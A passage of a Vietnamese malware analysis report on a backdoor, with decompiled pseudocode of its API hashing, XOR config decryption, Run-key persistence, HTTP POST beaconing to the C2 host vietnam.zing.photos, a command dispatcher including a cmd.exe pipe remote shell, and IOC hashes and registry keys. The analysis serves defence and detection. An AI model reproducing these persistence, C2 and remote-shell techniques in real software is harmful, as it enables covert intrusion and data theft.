Danh sách các hash tương ứng với module và tên hàm mà mã độc sử dụng:

Hash	Module / Function
0x6A4ABC5B	kernel32.dll
0x3CFA685D	ntdll.dll
0xEC0E4E8E	LoadLibraryA
0x7C0DFCAA	GetProcAddress
0x91AFCA54	VirtualAlloc
0x534C0AB8	NtFlushInstructionCache

```
DllEntryPoint = (lpMem + v18->OptionalHeader.AddressOfEntryPoint);  
NtFlushInstructionCache(0xFFFFFFFF, 0, 0);  
(DllEntryPoint)(lpMem, 1, 0);  
(DllEntryPoint)(lpMem, 4, 0);  
return DllEntryPoint;
```

Hình 23: Nhảy tới DllEntryPoint

2.4.2. Các cách thực thi chính

Từ **DllEntryPoint** sẽ gọi tới chức năng chính của mã độc. Tại đây, thực hiện giải mã cấu hình của mã độc (*chứa thông tin thư mục, C2, ports*), sau đó sẽ có hai hướng thực thi chính như sau:

Hướng thực thi	Mục đích
Không tham số	Tạo thư mục để lưu mã độc, ghi các files vào thư mục đã tạo, thiết lập persistence key trong registry để chạy malware với tham số ngẫu nhiên và thực thi lại mã độc với tham số là “6”.
Có tham số	Tạo mutex, kết nối, giao tiếp với địa chỉ C2 và thực hiện các lệnh.

```
int __cdecl f_MainProc()
{
    const WCHAR *lpCmdLine; // eax
    const WCHAR *lpMutexName; // ST14_4
    HANDLE hMalMutex; // [esp+4h] [ebp-Ch]
    int pNumArgs; // [esp+Ch] [ebp-4h]

    f_GetSysInfoAndDecodeMalwareConfig(); // contains func that decode data
    pNumArgs = 0;
    lpCmdLine = f_GetCommandLineW();
    f_CommandLineToArgvW(lpCmdLine, &pNumArgs); // similar to argc
    if ( pNumArgs == 1 ) // no argument
    {
        f_DropMalFiles();
        f_ExitProcessWrapper(0);
    }
    else // has argument
    {
        pNumArgs = 2;
        lpMutexName = sub_1000A8A0();
        hMalMutex = f_CreateMutexW(NULL, FALSE, lpMutexName);
        if ( f_GetLastErrorValue() == ERROR_ALREADY_EXISTS )
        {
            return 0;
        }
        f_ConnectToC2Sever(0); // contains func that connect to C2
                               // and receive commands
        f_CloseHandle(hMalMutex);
    }
    f_ReleaseTLSandCloseCOMLib();
    return 0;
}
```

Hình 24: Các hướng thực thi của mã độc

Trong quá trình phân tích, chúng tôi thấy payload này gọi tới các hàm APIs thông qua các hàm wrapper nhằm mục đích làm rối. Các hàm wrapper sử dụng kỹ thuật [stackstrings](#) để xây dựng tên API, gọi hàm **GetProcAddress** để lấy địa chỉ thật, sau đó thực thi hàm chính.

2.4.3. Giải mã cấu hình

Như mô tả ở trên, trước khi thực thi chức năng chính, mã độc sẽ thực hiện giải mã cấu hình liên quan tới tên thư mục dùng để lưu các files, địa chỉ C2, port sử dụng (80, 443, 8080, 8000). Hàm giải mã tại **0x1000AD10** thực hiện nhiệm vụ:


- Copy toàn bộ vùng dữ liệu đã mã hóa vào bộ nhớ (Nếu có file payload như ở phần đầu đã phân tích thì vùng dữ liệu này nằm tại offset **0x1D000**).
- Sử dụng **XOR** để thực hiện vòng lặp giải mã toàn bộ dữ liệu có kích thước **0x724 bytes** với khóa giải mã là “123456789”.

```
int __cdecl f_GetXorKeyandDecodeMalConfig()
{
    int result; // eax
    int key_length; // eax
    char szKey[10]; // [esp+0h] [ebp-10h]
    int i; // [esp+Ch] [ebp-4h]

    f_MemCpy(&MalConfig, &encoded_data, 0x724u);
    result = f_memcmp(&MalConfig, "XXXXXXX", 8u);
    if ( result )
    {
        // 123456789
        szKey[0] = '1';
        szKey[1] = '2';
        szKey[2] = '3';
        szKey[3] = '4';
        szKey[4] = '5';
        szKey[5] = '6';
        szKey[6] = '7';
        szKey[7] = '8';
        szKey[8] = '9';
        szKey[9] = 0;
        key_length = f_strlenA(szKey);
        result = f_XorDecode(&MalConfig, 0x724, szKey, key_length);
    }
}
```

Hình 25: Giải mã cấu hình của mã độc

Hình ảnh trước và sau khi giải mã:



Hình 26: Kết quả trước và sau khi giải mã thành công

2.4.4. Tạo files và thiết lập persistence key

Như đã phân tích, ban đầu mã độc tạo các files trong thư mục `%LocalAppData%\Temp` và khởi chạy file `3.exe`. Ở lần thực thi đầu tiên, do không truyền tham số nên mã độc sẽ thực hiện mã ứng với hướng “**không có tham số**”. Tóm lược nhiệm vụ của hướng này:

- Lấy thông tin tên thư mục từ cấu hình đã giải mã, cấu thành các chuỗi `%userprofile%\; %allusersprofile%\`, tạo thư mục “**Microsoft Malware Protectiondy**” và đường dẫn để lưu files:

```
f_lstrcpwW(0, szUserProfileEnv, szuserprofile);
f_lstrcpwW(0, szAllUsersProfileEnv, szallusersprofile);
lpszMalDirName = f_RetrieveMalwareDirFromConfig();// Microsoft Malware Protectiondy
f_lstrcatW(0, szUserProfileEnv, lpszMalDirName);
f_lstrcatW(0, szAllUsersProfileEnv, lpszMalDirName);
f_lstrcatW(0, szUserProfileEnv, L"\\"); // %userprofile%\Microsoft Malware Protectiondy\
f_lstrcatW(0, szAllUsersProfileEnv, L"\\"); // %allusersprofile%\Microsoft Malware Protectiondy\
// C:\ProgramData\Microsoft Malware Protectiondy\
f_ExpandEnvironmentStringsW(0, szAllUsersProfileEnv, lpszMalwareDirPath, 0x208u);
if ( ! f_CreateDirectoryW(lpszMalwareDirPath, 0) )
{
    f_ExpandEnvironmentStringsW(0, szUserProfileEnv, lpszMalwareDirPath, 0x208u);
}
f_lstrcpwW(0, lpszUnsecAppPath, lpszMalwareDirPath);
f_lstrcatW(0, lpszUnsecAppPath, L"unsecapp.exe");// C:\ProgramData\Microsoft Malware Protectiondy\unsecapp.exe
f_lstrcpwW(0, lpszHttpDllPath, lpszMalwareDirPath);
f_lstrcatW(0, lpszHttpDllPath, L"http_dll.dll");// C:\ProgramData\Microsoft Malware Protectiondy\http_dll.dll
f_lstrcpwW(0, lpszHttpDllDataPath, lpszMalwareDirPath);
f_lstrcatW(0, lpszHttpDllDataPath, L"http_dll.dat");// C:\ProgramData\Microsoft Malware Protectiondy\http_dll.dat
```

Hình 27: Cấu thành đường dẫn phục vụ lưu mã độc

- Lấy thông tin các files đã tạo ở thư mục `%LocalAppData%\Temp`, tạo các files mới ở thư mục đã chỉ định:

```
f_GetModuleFileNameW(0, lpszExistingUnsecapp, 0x208u);
_wsplitpath(lpszExistingUnsecapp, &Drive, &Dir, &FileName, &Extension);
wsprintfW(szDrive_Dir, L"%s%s", &Drive, &Dir);
wsprintfW(lpszExistingHttpDll, L"%s%s", szDrive_Dir, L"http_dll.dll");
wsprintfW(lpszExistingHttpDllData, L"%s%s", szDrive_Dir, L"http_dll.dat");
sub_100067C0(lpszMalwareDirPath);
// overwrites the existing if file already exists
f_CopyFileW(lpszExistingUnsecapp, &lpszUnsecAppPath, FALSE);
f_CopyFileW(lpszExistingHttpDll, &lpszHttpDllPath, FALSE);
f_CopyFileW(lpszExistingHttpDllData, &lpszHttpDllDataPath, FALSE);
```

Hình 28: Tạo files tại thư mục do mã độc chỉ định

- Cấu thành chuỗi gồm đường dẫn tới `%AllUsersProfile%\Microsoft Malware Protectiondy\unsecapp.exe` kèm theo một tham số ngẫu nhiên để lưu vào Registry:

```
argument = f_GenRandomNum(0x64u);
wsprintfW(&lpszUnsecAppPathWithArgument, L"%s\\ %d", &lpszUnsecAppPath, argument);
```

Hình 29: Cấu thành đường dẫn tới file thực thi kèm tham số ngẫu nhiên


- Tạo các registry run key tại

HKLM\Software\Microsoft\Windows\CurrentVersion\Run và

HKCU\Software\Microsoft\Windows\CurrentVersion\Run:


```
LenUnsecAppPath = f_strlenW(0lpszUnsecAppPathWithArgument);
f_RegistryPersistence(
    HKEY_LOCAL_MACHINE,
    szRunRegistryKey,
    lpszMalDirName,
    0lpszUnsecAppPathWithArgument,
    2 * LenUnsecAppPath + 2,
    REG_SZ);
LenUnsecAppPath2 = f_strlenW(0lpszUnsecAppPathWithArgument);
f_RegistryPersistence(
    HKEY_CURRENT_USER,
    szRunRegistryKey,
    lpszMalDirName,
    0lpszUnsecAppPathWithArgument,
    2 * LenUnsecAppPath2 + 2,
    REG_SZ);
```

Hình 30: Tạo persistence run key



Name	Type	Data
(Default)	REG_SZ	(value not set)
Everything	REG_SZ	"C:\Program Files\Everything\Everything.exe" -startup
Microsoft Malware Protectionydy	REG_SZ	"C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe" 57

Hình 31: Key tạo thành công tại HKLM\Software\Microsoft\Windows\CurrentVersion\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)
Microsoft Malware Protectionydy	REG_SZ	"C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe" 57

Hình 32: Key tạo thành công tại HKCU\Software\Microsoft\Windows\CurrentVersion\Run

- Cuối cùng, thực thi malware một lần nữa với tham số mặc định là “6”:

```
f_lstrcatW(0lpszUnsecAppPath, L" 6"); // C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe 6
f_MemSet(0lpProcessInformation, 0, 0x10u);
f_MemSet(0StartupInfo, 0, 0x44u);
StartupInfo.cb = 0x44;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 1;
if (!f_CreateProcessW(0, 0lpszUnsecAppPath, 0, 0, 0, CREATE_SUSPENDED, 0, 0, 0StartupInfo, 0lpProcessInformation))
{
    return 0;
}
f_ResumeThread(hThread);
CloseHandle(lpProcessInformation);
CloseHandle(hThread);
```

Hình 33: Thực thi lại mã độc với tham số mặc định



Hình 34: Mã độc thực thi với tham số mặc định


2.4.5. Kết nối và giao tiếp với C2

Bằng cách thực thi lại kèm theo tham số, mã độc sẽ thực hiện lệnh tại hướng “**có tham số**”. Hướng này tạo mutex, kết nối tới địa chỉ C2 và thực hiện các lệnh. Mã độc sẽ khởi tạo để sử dụng *Winsock* thông qua hàm **WSAStartup**, bật các quyền liên quan tới “*Privilege Escalation*”: **SeDebugPrivilege**, **SeTcbPrivilege**, **SeTcpPrivilege**.

Mã độc xây dựng các **TLS (Thread Local Storage)** cho phép nhiều luồng của tiến trình cùng sử dụng chung một giá trị `index` được cấp phát bởi hàm **TlsAlloc**. Các giá trị TLS mà mã độc sử dụng trong biến thể này bao gồm:

Tên	Mục đích
CXOnline::OlStartProc	Thực thi thread CXOnline::OlStartProcPipe Khởi tạo giao tiếp với C2
CXOnline::OlStartProcPipe	Khởi tạo pipe, phân tích và thực hiện các C2 commands.
CXSoHttp::SoWorkProc	Gửi yêu cầu tới C2. Mỗi kết nối thực hiện 03 lần.
CXFuncShell::ShellT1	Thực hiện shell, liên quan tới ReadFile
CXFuncShell::ShellT2	Thực hiện shell, liên quan tới WriteFile

Mã độc kết hợp nhiều cách khác nhau để kết nối tới C2, sử dụng **HTTP POST** request hoặc thông qua raw TCP. Luồng code sử dụng **HTTP POST** request để khởi tạo kết nối tới C2 như sau:



Hình 35: Luồng thực thi sử dụng HTTP POST request

Để giao tiếp với C2, mã độc xây dựng các thông tin sau trong Request Headers:

- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
- Thiết lập “**Pragma: no-cache**” thông qua việc bật cờ **INTERNET_FLAG_PRAGMA_NOCACHE | INTERNET_FLAG_KEEP_CONNECTION**
- Bổ sung các tham số:
 - x-debug
 - x-request
 - x-content
 - x-storage
- URL sử dụng để gửi yêu cầu tới C2 có dạng: **/update?wd=%8.8x** (%8.8x là 8 số ngẫu nhiên).

Mã độc thực hiện gửi tối thiểu 03 request tới C2, nếu không thành công sẽ sử dụng port khác để kết nối. Các port sử dụng gồm: 80, 443, 8080, 8000.

```
for ( i = 0; ; ++i )
{
    v6 = f_EstablishConnectionToC2(this, pMem);
    if ( v6 )
    {
        if ( ++this->break_cond ≥ 3 )
        {
            break;
        }
    }
    if ( this->val3 = 4 )
    {
        goto LABEL_9;
    }
    if ( v6 )
    {
        f_Sleep(0x3E8);
    }
}
```

Hình 36: Tối thiểu 03 lần cho mỗi request tới C2


#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTP	vietnam.zing.photos	/update?wd=08dd4321	258		text/html	unsecapp:2944
820	200	HTTP	vietnam.zing.photos	/update?wd=2e458ce9	258		text/html	unsecapp:2944
828	200	HTTP	vietnam.zing.photos	/update?wd=87cbf95c	258		text/html	unsecapp:2944

Hình 37: Minh họa 03 kết nối với URL ngẫu nhiên thông qua port 80

```
Request Headers
POST /update?wd=08dd4321 HTTP/1.1
Cache
  Pragma: no-cache
Client
  Accept: */*
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
Entity
  Content-Length: 0
Miscellaneous
  x-content: 61456
  x-debug: 0
  x-request: 0
  x-storage: 1
Transport
  Connection: Keep-Alive
  Host: vietnam.zing.photos
```

Hình 38: Request Headers gửi tới C2 từ máy nạn nhân

Trong trường hợp kết nối thành công tới C2, quá trình tương tác với nạn nhân sẽ được điều khiển bởi C2. Với biến thể mà chúng tôi phân tích, khi nhận được thông tin từ C2, nó sẽ thực hiện lệnh theo hai nhóm lệnh khác nhau, phụ thuộc vào quá trình giao tiếp. Các nhóm lệnh có id lần lượt là **0x1001** và **0x1002**.



Hình 39: Các nhóm lệnh sẽ thực hiện nếu giao tiếp thành công với C2

Các lệnh ứng với nhóm lệnh có id **0x1001**:

Lệnh	Mục đích
0x1001	Lấy thông tin hệ thống của nạn nhân: <i>thông tin tình trạng sử dụng bộ nhớ; thông tin phiên bản về hệ điều hành đang hoạt động; thông tin về tên máy, tên người dùng; thông tin về CPU; thông tin về kích thước màn hình; tạo CSLID của mã độc (HKLM\Software\CLASSES\ms-pu / HKCU\Software\CLASSES\ms-pu)</i>
0x1002	Tạo thread liên quan tới giao tiếp Pipe (CXOnline::OlStartProcPipe)
0x1003	Unknown
0x1004	ExitProcess


```
switch ( cmdgroup->group_id )
{
    case 0x1001:
        status = f_GetSystemInformation(a1, cmdgroup, name, name_1);
        break;
    case 0x1002:
        status = f_StartPipeCommunication(a1, cmdgroup);
        break;
    case 0x1003:
        status = sub_10009230(a1, cmdgroup);
        break;
    case 0x1004:
        status = 0x2746;
        break;
    case 0x1005:
        status = f_ExitProcess();
        break;
    default:
        goto LABEL_7;
}
```

Hình 40: Nhóm lệnh ứng với id 0x1001

Các lệnh ứng với nhóm lệnh có id **0x1002**:


Lệnh	Mục đích
0x7002	Tạo pipe name, khởi chạy cmd.exe dưới pipe name, thực hiện remote shell với các thread CFuncShell::ShellT1 & CFuncShell::ShellT2
0x3000	Lấy thông tin ổ đĩa, dung lượng.
0x3001	Tìm kiếm file.
0x3004	Mở file, lấy thông tin ngày tháng, kích thước và đọc nội dung file.
0x3007	Ghi file.
0x300A	Tạo thư mục.
0x300B	Kiểm tra tồn tại file.
0x300C	Khởi chạy tiến trình mới dưới một Desktop ẩn.
0x300D	Gọi hàm SHFileOperationW nhằm thực hiện copy, move, rename, hoặc delete một file.

0x300E	Mở rộng biến môi trường và thay thế bằng các giá trị mà kẻ tấn công mong muốn.
0x300F	Lấy thư mục chứa mã độc.


```
else if ( group_id == 0x7002 )
{
    v6 = f_MalPipeRemoteShell(a1, cmdgroup); // remote shell
}
else
{
    group_id -= 0x3000;
    switch ( group_id )
    {
        case 0u:
            v6 = f_RetrieveDriveInfo(a1, cmdgroup);
            break;
        case 1u:
            v6 = f_FindFileWrapper(a1, cmdgroup);
            break;
        case 4u:
            v6 = f_ReadFileWrapper(a1, cmdgroup);
            break;
        case 7u:
            v6 = f_WriteFileWrapper(a1, cmdgroup);
            break;
        case 0xAu:
            v6 = f_CreateDirectoryWrapper(a1, cmdgroup);
            break;
        case 0xBu:
            v6 = f_CreatFileIfExisted(a1, cmdgroup);
            break;
        case 0xCu:
            v6 = f_CreateProcessInHiddenDesktop(a1, cmdgroup);
            break;
        case 0xDu:
            v6 = f_FileOperation(a1, cmdgroup);
            break;
        case 0xEu:
            v6 = f_GetExpandedEnvInfo(a1, cmdgroup);
            break;
        case 0xFu:
            v6 = f_GetMalwareDirectory(a1, cmdgroup);
            break;
        default:
            goto LABEL_19;
    }
}
```

Hình 41: Nhóm lệnh ứng với id 0x1002

Quá trình thực hiện các nhóm lệnh nói trên, mã độc sẽ trao đổi nội dung thông qua việc mã hóa/giải mã (sử dụng **XOR**) và nén/giải nén dữ liệu (sử dụng thuật toán nén LZ):



Hình 42: Nhóm lệnh sử dụng mã hóa/giải mã trong quá trình giao tiếp



Hình 43: Nhóm lệnh sử dụng mã hóa/giải mã trong quá trình giao tiếp

Thuật toán mã hóa/giải mã dữ liệu sử dụng ở biến thể này để giao tiếp giữa nạn nhân và C2 là XOR, kèm theo một giá trị cố định là '6666' (0x36363636):

```

int __cdecl f_EndcryptOrDecryptCommunicationData(LPBYTE input, int Size, LPBYTE output, int key)
{
    int key_tmp; // [esp+0h] [ebp-8h]
    int i; // [esp+4h] [ebp-4h]

    key_tmp = key;
    for ( i = 0; i < Size; ++i )
    {
        key_tmp += 0x36363636;
        output[i] = key_tmp ^ input[i];
    }
    return 0;
}
  
```

Hình 44: Thuật toán XOR sử dụng để mã hóa/giải mã

2.4.6. Ghi log

Trong quá trình thực hiện, nếu có exception xảy ra, mã độc sẽ sử dụng thread **CXSalvation::SalExceptionHandler** để ghi log vào file có tên là **SS.log** với các thông tin cơ bản gồm:

- “**EName: %s**”: tên của exception
- “**EAddr: 0x%p**”: địa chỉ gây ra exception
- “**ECode: 0x%p**”: mã của exception

```
status = 0;
// "SS.LOG" -> (size: 7)
szSSLog[0] = 'S';
szSSLog[1] = 'S';
szSSLog[2] = '.';
szSSLog[3] = 'L';
szSSLog[4] = 'O';
szSSLog[5] = 'G';
szSSLog[6] = 0;
status = f_GetMalwareDirectory(&lpszLogFileName, szSSLog);
wprintfw(&Str, L"%d", value);
f_GetComputerNameWrapper(&szComputerName);
f_ReturnTimeFormat(&szTimeFormat);
f_CopyData(&lpBuffer, &Str);
sub_100025A0(L"\t");
sub_100025A0(szTimeFormat);
sub_100025A0(L"\t");
sub_100025A0(szComputerName.dword0);
sub_100025A0(L"\t");
sub_100025A0(szCXSalvation::SalExceptionHandler);
sub_100025A0(L"\t");
sub_100025A0(szExceptionInfo);
sub_100025A0(L"\r\n");
hFile = f_CreateFileW(lpszLogFileName, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_ALWAYS, 0, NULL);
if ( hFile == INVALID_HANDLE_VALUE )
{
    status = f_GetLastErrorValue();
}
else
{
    NumberOfBytesWritten = f_SetFilePointer(hFile, 0, 0, FILE_END);
    if ( NumberOfBytesWritten != INVALID_SET_FILE_POINTER || (status = f_GetLastErrorValue()) == 0 )
    {
        if ( NumberOfBytesWritten || f_WriteFile(hFile, &lpBuffer, 6u, &NumberOfBytesWritten, 0) )
        {
            if ( !f_WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
            {
                status = f_GetLastErrorValue();
            }
        }
    }
}
```

Hình 45: Mã độc ghi log vào file SS.log

3. Kết bài

Bài phân tích xin được dừng lại tại đây, qua đây có thể thấy đây là một dòng mã độc phức tạp với nhiều chức năng. Mã độc thông qua nhiều bước để có thể khởi chạy được payload cuối cùng, đồng thời dữ liệu trao đổi với C2 đều được nén và mã hóa, giúp cho mã độc có thể vượt qua được các giải pháp phòng vệ một cách khá hiệu quả.

4. Indicators of compromise (IOCs)

4.1. Dropped file

Location: %LocalAppData%\Temp

- **3.exe**

SHA256: c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763

- **http_dll.dll**

SHA256: 79375c0c05243354f8ba2735bcd086dc8b53af709d87da02f9206685095bb035

- **http_dll.dat**

SHA256: b62d35d8edae874a994fff12ec085a0bf879c66b3c97fd13fe0a335b497342e5

- **Chỉ Thị của thủ tướng nguyen xuan phuc.doc**

SHA256: e3556d6ba5e705b85599b70422928165c8d4130074029a8dcd04a33f4d1aa858

Location: %AllUsersProfile%\Microsoft Malware Protectionydy

- **unsecapp.exe**

SHA256: c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763

- **http_dll.dll**

SHA256: 79375c0c05243354f8ba2735bcd086dc8b53af709d87da02f9206685095bb035

- **http_dll.dat**

SHA256: b62d35d8edae874a994fff12ec085a0bf879c66b3c97fd13fe0a335b497342e5

4.2. Persistence Registry

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft Malware Protectionydy = C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe" <random_number>

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft Malware Protectionydy = C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe" <random_number>
